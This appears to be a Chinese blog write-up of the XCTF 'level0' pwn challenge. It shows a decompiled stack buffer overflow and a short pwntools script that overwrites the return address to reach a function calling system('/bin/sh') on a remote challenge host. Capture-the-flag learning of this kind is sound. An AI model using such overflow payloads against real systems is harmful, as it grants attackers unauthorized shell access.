
攻防世界pwn level0做题思路

原创

石桥下 于 2019-07-24 15:01:59 发布 1626 收藏 2

先看看题目的各种保护机制



栈不可以执行，我们用IDA打开看看
写进一个hello world的字符串，然后执行vulnerable_function（）函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function(1LL, "Hello, World\n");
}
```

跟进函数里查看
这里我不是特别理解，writeup上是这样写的
“这是 vulnerable_function 函数，可以在栈上写0x200个字节，或许我们可以进行溢出，覆盖掉返回地址，劫持程序执行流，执行

我们想执行的方法。通常我们的目的是去执行 system("/bin/sh")。”

```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

那我们就去找找bin/sh
发现再callsystem里，我们可以把返回地址改成callsystem的地址，从而实现漏洞的利用

```
register_tm_clones                      .text
__do_global_dtors_aux                   .text
frame_dummy                             .text
callsystem                              .text
vulnerable_function                     .text
main                                    .tex
__libc_csu_init                         .text
```

```
int callsystem()
{
  return system("/bin/sh");
}
```

不会写脚本，所以我从网上找了一个

```
from pwn import *
p = remote("111.198.29.45","36136")
call_system = 0x400596
payload = 0x88*'a' + p64(call_system)
p.sendline(payload)
p.interactive()
```

跑了一遍就发现了flag